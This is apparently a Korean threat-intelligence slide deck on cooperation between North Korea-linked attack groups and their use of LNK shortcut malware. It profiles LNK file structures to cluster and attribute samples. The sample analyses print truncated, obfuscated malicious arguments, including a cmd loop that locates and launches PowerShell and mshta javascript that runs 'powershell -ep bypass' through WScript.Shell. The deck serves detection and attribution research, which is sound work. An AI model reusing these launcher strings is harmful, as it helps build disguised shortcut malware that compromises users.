

공격자간 협력 사례 공유

@이준형 / 사이버위협대응센터장

2023

CONTENTS

1. 왜 협력을 할까?
2. 인프라 협력 사례
3. 악성코드 협력 사례
4. 아이디어 협력 사례
5. 우리도 협력을 해야 할까?

왜 협력을 할까?

PLAINBIT

방어 변화에 따른 결과

- (개념) 사이버 보안 → 사이버 안보

사이버 보안 (Cybersecurity)

- 정의: 정보 시스템, 네트워크, 프로그램 및 데이터를 무단 접근, 공격, 손상, 도난 등으로부터 보호하는 **기술적·관리적 수단**.
- 초점: 개인, 기업, 기관의 정보 보호.
- 주요 대상:
 - 해킹
 - 랜섬웨어
 - 피싱
 - 악성코드 등 기술적 위협
- 예시:
 - 기업이 방화벽 설치
 - 백신 프로그램 운영
 - 비밀번호 관리 정책 수립

사이버 안보 (Cybersecurity → National Cybersecurity / Cyber Defense)

- 정의: 국가 차원에서 사이버 공간의 안정성과 주권을 보호하기 위한 **전략적 활동**.
- 초점: 국가 안보와 공공 안전에 초점.
- 주요 대상:
 - 국가기반시설(전력, 통신, 금융 등)에 대한 사이버 공격
 - 사이버 테러
 - 사이버 전쟁
- 예시:
 - 정부 기관의 사이버 방어체계 구축
 - 국방부의 사이버사령부 운영
 - 국제 사이버 협정 체결

- (기술) 기술의 전략화




- (기타) 대응의 전략화

절차	세부내용	절차	세부내용
1. 거버넌스	<ul style="list-style-type: none"> 조직 전체의 거버넌스 프레임워크 이사회 역할과 책임 사이버 사고 대응 및 복구(CIRP) 역할, 책임 및 책임성 경영진 후원 문화 자금 조달 인적 자원 측정항목 	4. 완화	<ul style="list-style-type: none"> 억제 비즈니스 연속성 조치 격리 근절
2. 준비	<ul style="list-style-type: none"> 정책 수립 계획 및 전술 수립 커뮤니케이션 전략, 채널 및 계획 수립 시나리오 계획 및 스트레스 테스트 보안 운영 센터(SOC) 운영 재해 복구 사이트 구축 포렌식 능력 확보 기술 솔루션 및 공급업체 다양화 공급망 관리 제3자 사이버 서비스 제공업체 지정 	5. 복구	<ul style="list-style-type: none"> 우선순위 지정 시스템을 재설계, 재설치 및 재구성을 위한 주요 단계 정의 모니터링 시스템 복원 확인 활동 기록 데이터 복구 백업 데이터 보호
3. 분석	<ul style="list-style-type: none"> 사이버 사고 분류 시스템 및 트랜잭션 로그 식별 및 수집 신뢰할 수 있는 정보 소스 활용 	6. 개선	<ul style="list-style-type: none"> 연습, 테스트 및 훈련 구독 및 국경 간 훈련 사이버 사고 대응 및 복구 기능 테스트 외부 이벤트 및 소스 활용한 개선 관련 업계와 정보 공유 및 협업 사고 후 분석 수행 사고 경험 학습


왜 협력을 할까?

방어 변화에 따른 결과

- 국가 기반의 공격 대응



- 특히 국가 배후 공격자에게서 두드러지는 협력 흔적!!



인프라 협력 사례

PLAINBIT

비공개

악성코드 협력 사례

PLAINBIT

같은 국가 내 공격 조직간 협력 사례

- 북한 배후 공격자가 최초 침투를 하기 위해 자주 사용하는 악성코드 ➔ 바로가기(Lnk) 악성코드
- 공격의 효과적 수단
= 스피어 피싱 + Lnk 악성코드
- 이전에 많이 사용했던 파일보다 월등히 많은 사용량을 보임
- 공격자가 Lnk 파일을 선호하는 이유는 무엇일까?

2024.12

Statistics



출처: 안랩

AhnLab

공격자가 Lnk 악성파일을 선호하는 이유


- 북한 배후 공격자의 바로가기 파일 선호도 분석
 - 한국의 많은 사용자는 Windows 운영체제 기반의 컴퓨팅 환경을 사용
 - 바로가기 파일은 Windows 운영체제의 기본 유형 파일이어서 다른 파일에 비해 보안 정책을 구성하기 어려움

구분	Lnk	HWP / MS Office	CHM
장점	1. 정상문서처럼 보일 수 있음 2. 공격 후 악성파일 삭제 가능 3. 여러 Windows 버전에서 실행 안전성 확보 4. 웹 브라우저 등에서 해당 파일이 압축된 파일 내용으로만 악성으로 판단하지 않음 5. <u>난독화 스크립트를 함께 사용하면 보안 솔루션에서 탐지하기 어려움</u> 6. <u>윈도우 운영체제의 "알려진 확장자 표시" 옵션을 우회</u>	1. 정상문서로 위장 2. 스크립트/취약점 실행 가능 3. 취약점 공격 가능 4. 웹 브라우저 등에서 해당 파일이 압축된 파일 내용으로만 악성으로 판단하지 않음	1. 스크립트 실행 가능 2. 웹 브라우저 등에서 해당 파일이 압축된 파일 내용으로만 악성으로 판단하지 않음
단점	1. 악성 파일 제작 프로그램 필요	1. 공격 후 악성파일 삭제 불가능 2. 문서 프로그램 버전에 따라 취약점 공격 성공 확률이 달라짐 3. 문서 프로그램에서 보안 정책 강화로 인해 스크립트 실행이 어려움	1. 정상문서로 위장하기 쉽지 않음 2. 공격 후 악성파일 삭제 불가능 3. 윈도우 도움말 파일에 익숙하지 않은 사용자에게 실행을 유도하기 쉽지 않음

악성코드 제작 도구의 존재

- Lnk 파일은 악성코드 제작 프로그램이 필요함
➔ 구조와 도구의 특징이 반영된 Lnk 악성코드 생성
- Lnk 악성파일을 제작할 때 Windows API 등을 사용
- 환경 정보는 수정 불가능하고 환경 정보가 동일하다면 공격자는 동일 인물

출처: www.genians.co.kr/blog/threat_intelligence/



The screenshot shows a Windows application window titled "LNK MAKING" with a tabbed interface. The "LNK" tab is selected. The window contains the following fields and controls:

- Exe Path:** C:\Users\Cloud\Documents\Source\Invoke.bat (with a "Select" button)
- Item Path:** (empty field with a "Select" button)
- Exe Name:** 230324.bat
- Item Name:** (empty field)
- Output:** C:\Users\Cloud\Documents\ (with a "Select" button)
- Name:** (empty field)
- File Size:** 213456780
- Icon Select:** A group of radio buttons and a dropdown menu:
 - ☒ PDF Icon
 - ☐ Chrome Icon
 - ☐ Edge Icon
 - ☐ Word Icon
 - ☐ Excel Icon
 - ☐ PPT Icon
 - ☐ HWP Icon (with a dropdown menu showing "HWP 2020")
 - ☐ Text Icon
 - ☐ Photo Icon
 - ☐ Custom Icon (with an empty text field)
- Number:** (empty text field)
- Finish:** A button at the bottom center.



활용 값(Value)

- Lnk 파일 구조
 - Lnk 파일은 `ShellLinkHeader` 구조만 필수이고 나머지는 모두 옵션(Option) 구조임
 - `ShellLinkHeader` 구조에서 `LinkFlags` 필드를 분석해 바로가기 파일 구조를 분석하고 각 구조에 번호를 붙여 구조를 단순화
→ ex) Struct_1543101112
 - 공격자가 다르지만 동일한 구조의 Lnk를 생성할 확률은?
- 그 외 Lnk 내 사용자를 식별할 수 있는 값과 환경을 식별할 수 있는 값 약 30개의 값을 이용해 악성코드를 분류

```
1 : HasLinkTargetIDList
2 : HasLinkInfo
3 : HasName
4 : HasRelativePath
5 : HasWorkingDir
6 : HasArguments
7 : HasIconLocation
8 : IsUnicode
9 : ForceNoLinkInfo
10 : HasExpString
11 : RunInSeparateProcess
12 : HasDarwinID
13 : RunAsUser
14 : HasExpIcon
15 : NoPidlAlias
16 : Unused2
17 : RunWithShimLayer
18 : ForceNoLinkTrack
19 : EnableTargetMetadata
20 : DisableLinkPathTracking
21 : DisableKnownFolderTracking
22 : DisableKnownFolderAlias
23 : AllowLinkToLink
24 : UnaliasOnSave
25 : PreferEnvironmentPath
26 : KeepLocalIDListForUNCTarget
```

여러 그룹의 바로가기 파일 식별 값이 겹침

1. 공격 그룹 혹은 클러스터의 분류
2. 공격 그룹 내 인원 수 추정
3. 공격 그룹의 공격 특징 분석
4. 공개된 프로파일링 결과가 겹침
5. Lnk 악성 파일의 유형 분류 가능
6. Lazarus, Andariel 공격자는 Lnk 악성코드를 자주 사용하지 않음



악성코드 협력 사례

Konni ~ Kimsuky



5EA09247AD85915A8D1066D1825061CC8348E14C4E060E1EBA840D5E56AB3E4D

속성

tags

aliases

publisher

속성 추가

Struct-12367810 X FileRef-2301-1 X FileRef-4036-1 X FileRef-175160-1 X embeddedFile X VSN-E4C3-62EE X

Konni X

Genians

JSON

```
{
  "shell_link_header": {
  },
  "link_target_id_list": {
  },
  "link_info": {
    "start_offset": 387,
    "end_offset": 461,
    "size": 74,
    "local": {
      "local_base_path": "C:\\Windows\\System32\\cmd.exe",
      "volume_info": {
        "volume_tpo": "Fixed (Hard disk)",
        "volume_serial_number": "E4C3-62EE",
        "volume_label": ""
      }
    },
    "remote": {
      "network_share_name": null,
      "base_name": null
    },
    "path": "C:\\Windows\\System32\\cmd.exe"
  },
  "string_data": {
    "start_offset": 461,
    "end_offset": 6573,
    "description": "Type: HWP 2018 Document\\r\\nSize: 137 KB\\r\\nDate modified: 03/31/2024 14:51",
    "relative_path": null,
    "working_directory": null,
    "arguments": "/c"
  }
}
```

yAMJvbAvenxaZPCArEBGGTfGXZCidQCsfQGPaATwsmQYLqraWfftQMTJfcxYZLaxUHVzVnrcKhn
tcHMGiBnYKjCswVHYArXHmrdcwsEiNAKExxFwgSrvxcNkezcxcetcrnFhKETiQXejiyZVmrjSjazi
iEsYXpgdtyrqTqVtnJAYtSEjeFEfVBszNwYfUmYQaQJhHbgvrcaxaQqZhTrLbiSfaCvsPftwbKs
cVwcCjXBYrTMGGdaUPNSYBgeFNGLjCvqvodevPmrFTNgRPMHAsBnWzdsWzXKcRPPvujrcZEFAvk
ePZnSbZjRaiUWkLidRbPQeZKvCtFBPwLypZCWdfJcGXpnaoggrZoZgvZQoSngGcCwVfkhmZLTmh
hjwwonoLnhMsUZNhmSbJZukQeJVicZcFunSFSvYseVQulAMmtENTSBinZGqFsfhNEFyFhhRRTHed
eQeBWHPPZNkoqCfjesaZnBRecfemPWZiYeiBPJkrhZurhACAFMzHFpcZzyQCAkRLfsZuvGpJqHF

0AAEC376904434197BAE4F1A10ECFE8D4564D95FDFA8236EA960535710661C5F

속성

tags

aliases

publisher

속성 추가

Struct-12367810 X FileRef-2301-1 X FileRef-4036-1 X FileRef-175160-1 X embeddedFile X VSN-E4C3-62EE X

Kimsuky X

Genians

JSON

```
{
  "shell_link_header": {
  },
  "link_target_id_list": {
  },
  "link_info": {
    "start_offset": 387,
    "end_offset": 461,
    "size": 74,
    "local": {
      "local_base_path": "C:\\Windows\\System32\\cmd.exe",
      "volume_info": {
        "volume_tpo": "Fixed (Hard disk)",
        "volume_serial_number": "E4C3-62EE",
        "volume_label": ""
      }
    },
    "remote": {
      "network_share_name": null,
      "base_name": null
    },
    "path": "C:\\Windows\\System32\\cmd.exe"
  },
  "string_data": {
    "start_offset": 461,
    "end_offset": 4253,
    "description": "Type: HWP 2022 Document\\r\\nSize: 1.4 MB\\r\\nDate modified: 05/23/2024 14:51",
    "relative_path": null,
    "working_directory": null,
    "arguments": "/c for /f \"tokens=*" %a in ('dir C:\\Windows\\SysWow64\\WindowsPowerShell\\v1.0\\*rsHELL.exe /s /b /od') do call %a \"%$thumb=0;<#cVv vltb#>$sow=Get-ChildItem *.lnk;<#ScC AvlL#>$sow=$sow|<#NKU IALT#>where-object{$_ .length -eq 0x0020890F};<#hpb BpOs#>$turtle=$sow;<#qca UHRj#>$sow=$sow|<#SKU AbBK#>Select-Object -ExpandProperty Name;<#PZI XrSY#>if($sow.length -eq 0){$thumb=1;<#bEY oNnPH#>$sow=Get-ChildItem -Path $env:TEMP -Recurse -Filter *.lnk|<#xqH ILRX#>where-object{$_ .length -eq 0x0020890F}|<#nVQ ewoJ#>ForEach-
```

C:\\Windows\\SysWow64\\WindowsPowerShell\\v1.0*rsHELL.exe /s /b /od') do
call %a \"%\$thumb=0;<#cVv vltb#>\$sow=Get-ChildItem *.lnk;<#ScC
AvlL#>\$sow=\$sow|<#NKU IALT#>where-object{\$_ .length -eq 0x0020890F};<#hpb
BpOs#>\$turtle=\$sow;<#qca UHRj#>\$sow=\$sow|<#SKU AbBK#>Select-Object -
ExpandProperty Name;<#PZI XrSY#>if(\$sow.length -eq 0){\$thumb=1;<#bEY
oNnPH#>\$sow=Get-ChildItem -Path \$env:TEMP -Recurse -Filter *.lnk|<#xqH
ILRX#>where-object{\$_ .length -eq 0x0020890F}|<#nVQ ewoJ#>ForEach-

078B09EDBDFF0F13DDCC0A5049960306D5B9D42E82DD6A48CCC2604DB4E92C72

속성

tags

aliases

publisher

속성 추가

Struct-36781025 X embeddedFile X

Konni X

Genians

JSON

```
{
  "shell_link_header": {
  },
  "link_target_id_list": {
  },
  "link_info": {
    "start_offset": null,
    "end_offset": null,
    "size": null,
    "local": {
      "local_base_path": null,
      "volume_info": {
        "volume_type": null,
        "volume_serial_number": null,
        "volume_label": null
      }
    },
    "remote": {
      "network_share_name": null,
      "base_name": null
    },
    "path": null
  },
  "string_data": {
    "start_offset": 76,
    "end_offset": 4794,
    "description": "Type: HWP 2022 Document\\r\\nSize: 140 KB\\r\\nDate modified: 05/23/2024 14:51",
    "relative_path": null,
    "working_directory": null,
    "arguments": ""
  }
}
```

for /f \"tokens=*" %a in ('dir C:\\Windows\\SysWow64\\WindowsPowerShell\\v1.0*rsHELL.exe /s /b /od') do
call %a \"%\$wrao=0;<#aBd bsTO#>\$roar=Get-ChildItem *.lnk:<#Iow

악성코드 협력 사례

미식별 공격 탐지 가능

- 구조와 특징 정보를 이용해
미식별 공격 탐지 가능

E6E3A8FB352641BB5B6F6DB1479490D942852D77D9CA30B2F0931F28E2691983

속성

tags

Struct-12467819 × FileRef-75389-21 × FileRef-80706-25 × FileRef-747944-15 × VSN-26D3-6E63 × MachineID-jooyoung × MacAddr-50-B7-C3-96-87-F1 × VolID-67ABD1AA-3D2A-42AB-BF95-7B591D0F4B1F × FileID-EACBF740-7D62-11EF-BF18-50B7C39687F1 × User-S-1-5-21-369564366-4286276060-2955579342-1005 × VolGUID-9FD398E1-37F9-489B-8410-22FC7A4F6F4F ×

aliasesKimsuky ×

publisherMalwareBazaar

속성 추가

18

19

20

43

44

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

{

> "shell_link_header": { ...

};

> "link_target_id_list": { ...

};

"link_info": {

"start_offset": 393,

"end_offset": 469,

"size": 76,

"local": {

"local_base_path": "C:\\Windows\\System32\\mshta.exe",

"volume_info": {

"volume_type": "Fixed (Hard disk)",

"volume_serial_number": "26D3-6E63",

"volume_label": ""

}

},

"remote": {

"network_share_name": null,

"base_name": null

},

"path": "C:\\Windows\\System32\\mshta.exe"

},

"string_data": {

"start_offset": 469,

"end_offset": 1641,

"description": null,

"relative_path": ".\\..\\..\\..\\Windows\\System32\\mshta.exe\\u0000",

"working_directory": null,

"arguments": "javascript:s=\"a=new

Ac\\\"+\"tiveXObject('WSc\\\"+\"ript.Shell');a.Run(c,0,true);close();\\\";c=\"powe

\\\"+\"rshell -ep bypass -c \$t=0x1bb6;\$k = Get-ChildItem *.lnk | where-object

}

}

}

11AFE5CC28666C39D3DC3E9D51F780E55CE57E29424861B94002FB3370474F7E

속성

tags

Struct-12467819 × FileRef-75389-21 × FileRef-80706-25 × FileRef-747944-15 × VSN-26D3-6E63 × MachineID-jooyoung × MacAddr-50-B7-C3-96-87-F1 × VolID-67ABD1AA-3D2A-42AB-BF95-7B591D0F4B1F × FileID-EACBF740-7D62-11EF-BF18-50B7C39687F1 × User-S-1-5-21-369564366-4286276060-2955579342-1005 × VolGUID-9FD398E1-37F9-489B-8410-22FC7A4F6F4F ×

aliasesUnknown ×

publisherMalwareBazaar

속성 추가

18

19

20

43

44

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

{

> "shell_link_header": { ...

};

> "link_target_id_list": { ...

};

"link_info": {

"start_offset": 393,

"end_offset": 469,

"size": 76,

"local": {

"local_base_path": "C:\\Windows\\System32\\mshta.exe",

"volume_info": {

"volume_type": "Fixed (Hard disk)",

"volume_serial_number": "26D3-6E63",

"volume_label": ""

}

},

"remote": {

"network_share_name": null,

"base_name": null

},

"path": "C:\\Windows\\System32\\mshta.exe"

},

"string_data": {

"start_offset": 469,

"end_offset": 1715,

"description": null,

"relative_path": ".\\..\\..\\..\\Windows\\System32\\mshta.exe\\u0000",

"working_directory": null,

"arguments": "javascript:s=\"a=new

Ac\\\"+\"tiveXObject('WSc\\\"+\"ript.Shell');a.Run(c,0,true);close();\\\";c=\"powe

\\\"+\"rshell -ep bypass -c \$t=0x1bb6;\$k = Get-ChildItem *.lnk | where-object

}

}

}

